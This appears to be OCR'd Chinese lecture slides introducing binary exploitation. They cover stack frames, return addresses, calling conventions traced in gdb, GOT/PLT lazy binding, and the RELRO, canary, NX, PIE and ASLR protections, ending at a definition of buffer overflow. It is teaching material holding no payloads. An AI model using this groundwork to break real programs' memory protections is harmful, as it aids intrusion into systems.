
- 先進後出 (first in last out)
- 進 (push)
- 出 (pop)



Stack - Local variable

- 區域變數存在 stack 上
- 先宣告的先存


```
1 int main(){
2       int a = 0x123;
3       int b = 0x456;
4       …
5     return 0;
6 }
```



Stack - Return address

- call function 前，將 return address 存進 stack
- return 時，回到 stack 中所存的位址


```
1  void process(){
2      …
3      return;
4  }
5
6  int main(){
7      int a = 8;
8      process();
9      a = a + 1;
10     …
11     return 0;
12 }
```



Stack - Return address

- call function 前，將 return address 存進 stack
- return 時，回到 stack 中所存的位址


```
1  void process(){
2      …
3      return;
4  }
5
6  int main(){
7      int a = 8;
8      process();
9      a = a + 1;
10     …
11     return 0;
12 }
```



Stack - Return address

- call function 前，將 return address 存進 stack
- return 時，回到 stack 中所存的位址


```
1  void process(){
2      …
3      return;
4  }
5
6  int main(){
7      int a = 8;
8      process();
9      a = a + 1;
10     …
11     return 0;
12 }
```



Stack - Return address

- call function 前，將 return address 存進 stack
- return 時，回到 stack 中所存的位址


```
1  void process(){
2      …
3      return;
4  }
5
6  int main(){
7      int a = 8;
8      process();
9      a = a + 1;
10     …
11     return 0;
12 }
```



Stack - Return address

- call function 前，將 return address 存進 stack
- return 時，回到 stack 中所存的位址

```
1  void process(){
2      …
3      return;
4  }
5
6  int main(){
7      int a = 8;
8      process();
9      a = a + 1;
10     …
11     return 0;
12 }
```



ret_by_val_ptr.c

- Foo(): return by value
- Bar(): return by pointer

```
$./a.out
1 2 3
4 5 6
```

```c
#include <stdio.h>
#include <stdlib.h>

typedef struct{
    int a, b, c, d, e;
} my_struct;

void dummy() { return ; }

my_struct foo() {
    my_struct a = {
        .a = 1, .b = 2, .c = 3
    };
    return a;
} // return by value

my_struct* bar() {
    my_struct *a = malloc(sizeof(my_struct));
    a->a = 4;
    a->b = 5;
    a->c = 6;
    dummy();
    return a;
} // return by pointer

int main() {
    my_struct a = foo();
    printf("%d %d %d\n", a.a, a.b, a.c);
    my_struct *b = bar();
    printf("%d %d %d\n", b->a, b->b, b->c);
    return 0;
}
```

ret_by_val_ptr.c

- What is rdi?

```
10 ▼ my_struct foo() {
11       my_struct a = {
12           .a = 1, .b = 2, .c = 3
13       };
14       return a;
15   } // return by value
```

- put my_struct on rdi

```
[----------------------------------code----------------------------------]
   0x5555555551ed <main+8>:     lea    rax,[rbp-0x20]
   0x5555555551f1 <main+12>:    mov    rdi,rax
   0x5555555551f4 <main+15>:    mov    eax,0x0
=> 0x5555555551f9 <main+20>:    call   0x55555555514c <foo>
   0x5555555551fe <main+25>:    mov    ecx,DWORD PTR [rbp-0x18]
   0x555555555201 <main+28>:    mov    edx,DWORD PTR [rbp-0x1c]
   0x555555555204 <main+31>:    mov    eax,DWORD PTR [rbp-0x20]
   0x555555555207 <main+34>:    mov    esi,eax
Guessed arguments:
arg[0]: 0x7fffffffe520 --> 0x555555555260 (<__libc_csu_init>:   push   r15)
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffe520 --> 0x555555555260 (<__libc_csu_init>:    push   r15)
0008| 0x7fffffffe528 --> 0x555555555060 (<_start>:      xor    ebp,ebp)
0016| 0x7fffffffe530 --> 0x7fffffffe620 --> 0x1
0024| 0x7fffffffe538 --> 0x0
0032| 0x7fffffffe540 --> 0x555555555260 (<__libc_csu_init>:    push   r15)
0040| 0x7fffffffe548 --> 0x7ffff7e1de0b (<__libc_start_main+235>:       mov    edi,eax)
0048| 0x7fffffffe550 --> 0x0
0056| 0x7fffffffe558 --> 0x7fffffffe628 --> 0x7fffffffe85c ("/media/sf_SEEDVM/PWN/a.out")
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00005555555551f9 in main ()
gdb-peda$
```

ret_by_val_ptr.c

```
⇒ 0x5555555551f9 <main+20>:    call   0x55555555514c <foo>
  0x5555555551fe <main+25>:    mov    ecx,DWORD PTR [rbp-0x18]
```

- return address 存進 stack
- rbp 存進 stack

```
[-------------------------------------code-------------------------------------]
   0x55555555514b <dummy+6>:    ret
   0x55555555514c <foo>:        push   rbp
   0x55555555514d <foo+1>:      mov    rbp,rsp
⇒ 0x555555555150 <foo+4>:       mov    QWORD PTR [rbp-0x28],rdi
   0x555555555154 <foo+8>:      mov    QWORD PTR [rbp-0x20],0x0
   0x55555555515c <foo+16>:     mov    QWORD PTR [rbp-0x18],0x0
   0x555555555164 <foo+24>:     mov    DWORD PTR [rbp-0x10],0x0
   0x55555555516b <foo+31>:     mov    DWORD PTR [rbp-0x20],0x1
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe510 ⟶ 0x7fffffffe540 ⟶ 0x555555555260 (<__libc_csu_init>:  push   r15)
0008| 0x7fffffffe518 ⟶ 0x5555555551fe (<main+25>:     mov    ecx,DWORD PTR [rbp-0x18])
0016| 0x7fffffffe520 ⟶ 0x555555555260 (<__libc_csu_init>:     push   r15)
0024| 0x7fffffffe528 ⟶ 0x555555555060 (<_start>:      xor    ebp,ebp)
0032| 0x7fffffffe530 ⟶ 0x7fffffffe620 ⟶ 0x1
0040| 0x7fffffffe538 ⟶ 0x0
0048| 0x7fffffffe540 ⟶ 0x555555555260 (<__libc_csu_init>:     push   r15)
0056| 0x7fffffffe548 ⟶ 0x7ffff7e1de0b (<__libc_start_main+235>:       mov    edi,eax)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0000555555555150 in foo ()
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffe510
gdb-peda$
```

ret_by_val_ptr.c

- rax point to my_struct

```
10 ▼ my_struct foo() {
11       my_struct a = {
12           .a = 1, .b = 2, .c = 3
13       };
14       return a;
15   } // return by value
```

```
[-------------------------------------code-------------------------------------]
   0x555555555193 <foo+71>:     mov    eax,DWORD PTR [rbp-0x10]
   0x555555555196 <foo+74>:     mov    DWORD PTR [rcx+0x10],eax
   0x555555555199 <foo+77>:     mov    rax,QWORD PTR [rbp-0x28]
=> 0x55555555519d <foo+81>:     pop    rbp
   0x55555555519e <foo+82>:     ret
   0x55555555519f <bar>:        push   rbp
   0x5555555551a0 <bar+1>:      mov    rbp,rsp
   0x5555555551a3 <bar+4>:      sub    rsp,0x10
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe510 --> 0x7fffffffe540 --> 0x555555555260 (<__libc_csu_init>:  push   r15)
0008| 0x7fffffffe518 --> 0x5555555551fe (<main+25>:     mov    ecx,DWORD PTR [rbp-0x18])
0016| 0x7fffffffe520 --> 0x200000001
0024| 0x7fffffffe528 --> 0x3
0032| 0x7fffffffe530 --> 0x7fff00000000
0040| 0x7fffffffe538 --> 0x0
0048| 0x7fffffffe540 --> 0x555555555260 (<__libc_csu_init>:     push   r15)
0056| 0x7fffffffe548 --> 0x7ffff7e1de0b (<__libc_start_main+235>:       mov    edi,eax)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x000055555555519d in foo ()
gdb-peda$ p $rax
$1 = 0x7fffffffe520
gdb-peda$
```

ret_by_val_ptr.c

- Foo:

```
   0x55555555514c <foo>:        push   rbp
   0x55555555514d <foo+1>:      mov    rbp,rsp
⇒  0x555555555150 <foo+4>:      mov    QWORD PTR [rbp-0x28],rdi
```

- Bar:

```
⇒  0x55555555519f <bar>:        push   rbp
   0x5555555551a0 <bar+1>:      mov    rbp,rsp
   0x5555555551a3 <bar+4>:      sub    rsp,0x10
```

rsp moved

```
17 ▼ my_struct* bar() {
18       my_struct *a = malloc(sizeof(my_struct));
19       a->a = 4;
20       a->b = 5;
21       a->c = 6;
22       dummy();
23       return a;
24   } // return by pointer
```

ret_by_val_ptr.c

- malloc 動態記憶體空間

```
17 ▼ my_struct* bar() {
18       my_struct *a = malloc(sizeof(my_struct));
19       a->a = 4;
20       a->b = 5;
21       a->c = 6;
22       dummy();
23       return a;
24   } // return by pointer
```

```
[----------------------------------code----------------------------------]
   0x5555555551a3 <bar+4>:      sub    rsp,0x10
   0x5555555551a7 <bar+8>:      mov    edi,0x14
   0x5555555551ac <bar+13>:     call   0x555555555040 <malloc@plt>
=> 0x5555555551b1 <bar+18>:     mov    QWORD PTR [rbp-0x8],rax
   0x5555555551b5 <bar+22>:     mov    rax,QWORD PTR [rbp-0x8]
   0x5555555551b9 <bar+26>:     mov    DWORD PTR [rax],0x4
   0x5555555551bf <bar+32>:     mov    rax,QWORD PTR [rbp-0x8]
   0x5555555551c3 <bar+36>:     mov    DWORD PTR [rax+0x4],0x5
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffe500 --> 0x0
0008| 0x7fffffffe508 --> 0x7ffff7ffe190 --> 0x555555554000 --> 0x10102464c457f
0016| 0x7fffffffe510 --> 0x7fffffffe540 --> 0x555555555260 (<__libc_csu_init>:  push   r15)
0024| 0x7fffffffe518 --> 0x555555555224 (<main+63>:     mov    QWORD PTR [rbp-0x8],rax)
0032| 0x7fffffffe520 --> 0x200000001
0040| 0x7fffffffe528 --> 0x3
0048| 0x7fffffffe530 --> 0x7fff00000000
0056| 0x7fffffffe538 --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00005555555551b1 in bar ()
gdb-peda$ p $rax
$2 = 0x5555555596b0
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /media/sf_SEEDVM/PWN/a.out
0x0000555555555000 0x0000555555556000 r-xp      /media/sf_SEEDVM/PWN/a.out
0x0000555555556000 0x0000555555557000 r--p      /media/sf_SEEDVM/PWN/a.out
0x0000555555557000 0x0000555555558000 r--p      /media/sf_SEEDVM/PWN/a.out
0x0000555555558000 0x0000555555559000 rw-p      /media/sf_SEEDVM/PWN/a.out
0x0000555555559000 0x000055555557a000 rw-p      [heap]
0x00007ffff7df7000 0x00007ffff7e1c000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.30.so
0x00007ffff7e1c000 0x00007ffff7f66000 r-xp      /usr/lib/x86_64-linux-gnu/libc-2.30.so
0x00007ffff7f66000 0x00007ffff7fb0000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.30.so
0x00007ffff7fb0000 0x00007ffff7fb3000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.30.so
0x00007ffff7fb3000 0x00007ffff7fb6000 rw-p      /usr/lib/x86_64-linux-gnu/libc-2.30.so
0x00007ffff7fb6000 0x00007ffff7fbc000 rw-p      mapped
0x00007ffff7fd0000 0x00007ffff7fd3000 r--p      [vvar]
0x00007ffff7fd3000 0x00007ffff7fd4000 r-xp      [vdso]
0x00007ffff7fd4000 0x00007ffff7fd5000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.30.so
0x00007ffff7fd5000 0x00007ffff7ff3000 r-xp      /usr/lib/x86_64-linux-gnu/ld-2.30.so
0x00007ffff7ff3000 0x00007ffff7ffb000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.30.so
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.30.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /usr/lib/x86_64-linux-gnu/ld-2.30.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
gdb-peda$
```

Security Options

```
root@kali:/media/sf_SEEDVM# checksec ./bofe4sy
[*] '/media/sf_SEEDVM/bofe4sy'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:/media/sf_SEEDVM#
```


- RELRO
- Stack Canary
- NX
- PIE
- ASLR (系統設定，非程式的設定)

Lazy Binding


- Dynamic linking 的程式在執行過程中，有些 library 的函式可能到結束都不會執行到
- ELF 採取 Lazy binding 的機制，在第一次 call library 函式時，才會去尋找函式真正的位置進行 binding

GOT & PLT

- Global Offset Table & Procedure Linkage Table
- GOT 為一個函式指標陣列，存了其他 library 中 function 的位置，因為 Lazy binding 的機制，所以一開始只會填上一段 plt 位置的 code
- 第一次執行時，plt 會呼叫 _dl_runtime_resolve 和 _dl_fixup，去尋找真正的 function 並填入 GOT
- 第二次以後執行時，直接透過 GOT 找到 function 位置



GOT & PLT




```
⇒ 0x555555555030 <printf@plt>: jmp    QWORD PTR [rip+0x2fe2]        # 0x555555558018 <printf@got.plt>
  | 0x555555555036 <printf@plt+6>:      push   0x0
  | 0x55555555503b <printf@plt+11>:     jmp    0x555555555020
  | 0x555555555040 <malloc@plt>: jmp    QWORD PTR [rip+0x2fda]        # 0x555555558020 <malloc@got.plt>
  | 0x555555555046 <malloc@plt+6>:      push   0x1
  ↦    0x555555555036 <printf@plt+6>:   push   0x0
       0x55555555503b <printf@plt+11>:  jmp    0x555555555020
       0x555555555040 <malloc@plt>:     jmp    QWORD PTR [rip+0x2fda]        # 0x555555558020 <malloc@got.plt>
       0x555555555046 <malloc@plt+6>:   push   0x1
                                                        JUMP is taken
```

```
⇒ 0x555555555030 <printf@plt>: jmp    QWORD PTR [rip+0x2fe2]        # 0x555555558018 <printf@got.plt>
  | 0x555555555036 <printf@plt+6>:      push   0x0
  | 0x55555555503b <printf@plt+11>:     jmp    0x555555555020
  | 0x555555555040 <malloc@plt>: jmp    QWORD PTR [rip+0x2fda]        # 0x555555558020 <malloc@got.plt>
  | 0x555555555046 <malloc@plt+6>:      push   0x1
  ↦    0x7ffff7e4d440 <__printf>:       sub    rsp,0xd8
       0x7ffff7e4d447 <__printf+7>:     mov    r10,rdi
       0x7ffff7e4d44a <__printf+10>:    mov    QWORD PTR [rsp+0x28],rsi
       0x7ffff7e4d44f <__printf+15>:    mov    QWORD PTR [rsp+0x30],rdx
                                                        JUMP is taken
```

RELRO

- RELocation Read Only
- No / Partial / Full
  - No RELRO - link map 和 GOT 都可寫
  - Partial RELRO - link map 不可寫，GOT 可寫
  - Full RELRO - link map 和 GOT 都不可寫

- Each object in the dynamic linker is described by a link_map structure
- link map : http://s.eresi-project.org/inc/articles/elf-rtld.txt

Stack Canary

- 在 rbp 之前塞一個 random 值，ret 之前檢查是否相同，不同的話就會 abort
- 有 canary 的話不能蓋到 return address、rbp

```
% ./test
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: <unknown> terminated
zsh: abort (core dumped)  ./test
```

Stack Canary

```
[-------------------------------------code-------------------------------------]
   0x5555555552fd:      lea    rax,[rbp-0x10]
   0x555555555301:      mov    rdi,rax
   0x555555555304:      call   0x5555555550b0 <atoi@plt>
=> 0x555555555309:      mov    rcx,QWORD PTR [rbp-0x8]
   0x55555555530d:      sub    rcx,QWORD PTR fs:0x28
   0x555555555316:      je     0x55555555531d
   0x555555555318:      call   0x555555555050 <__stack_chk_fail@plt>
   0x55555555531d:      leave
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe4a0 --> 0xa31 ('1\n')
0008| 0x7fffffffe4a8 --> 0xd78a092e20b18400
0016| 0x7fffffffe4b0 --> 0x7fffffffe4d0 --> 0x7fffffffe4f0 --> 0x5555555558e0 (endbr64)
0024| 0x7fffffffe4b8 --> 0x5555555557f0 (mov    rdx,QWORD PTR [rbp-0x8])
0032| 0x7fffffffe4c0 --> 0x0
0040| 0x7fffffffe4c8 --> 0xd78a092e20b18400
0048| 0x7fffffffe4d0 --> 0x7fffffffe4f0 --> 0x5555555558e0 (endbr64)
0056| 0x7fffffffe4d8 --> 0x555555555853 (cmp    eax,0x6)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0000555555555309 in ?? ()
gdb-peda$ p $rax
$4 = 0x1
gdb-peda$ p $rbp
$5 = (void *) 0x7fffffffe4b0
gdb-peda$
```

Thread Local Storage (TLS) are per-thread global variables.
https://wiki.osdev.org/Thread_Local_Storage

NX

- No eXecute
- 又稱 DEP (Data Execution Prevention)
- 可寫得不可執行，可執行的不可寫

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/frozenkp/csie/class/a.out
0x00600000         0x00601000         r-xp      /home/frozenkp/csie/class/a.out
0x00601000         0x00602000         rwxp      /home/frozenkp/csie/class/a.out
0x00007ffff79e4000 0x00007ffff7bcb000 r-xp      /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7bcb000 0x00007ffff7dcb000 ---p      /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcb000 0x00007ffff7dcf000 r-xp      /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcf000 0x00007ffff7dd1000 rwxp      /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dd1000 0x00007ffff7dd5000 rwxp      mapped
0x00007ffff7dd5000 0x00007ffff7dfc000 r-xp      /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7fe0000 0x00007ffff7fe2000 rwxp      mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r-xp      /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rwxp      /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffe000 0x00007ffff7fff000 rwxp      mapped
0x00007ffffffde000 0x00007ffffffff000 rwxp      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

PIE

- Position Independent Executable
- 開啟時，data 段以及 code 段位址隨機化
- 關閉時，data 段以及 code 段位址固定

ASLR

- Address Space Layout Randomization
- ASLR 是系統設定，非程式的設定
- ASLR 有 0/1/2 三種級別
  - 0 表示 ASLR 未開啟
  - 1 表示隨機化 stack、libraries
  - 2 還會隨機化 heap

```
$cat /proc/sys/kernel/randomize_va_space
2
```

BUFFER OVERFLOW

Buffer Overflow

- 輸入時沒有控制輸入長度，導致記憶體空間被輸入覆蓋掉
- 通常發生在 char 陣列 (字串) 的輸入

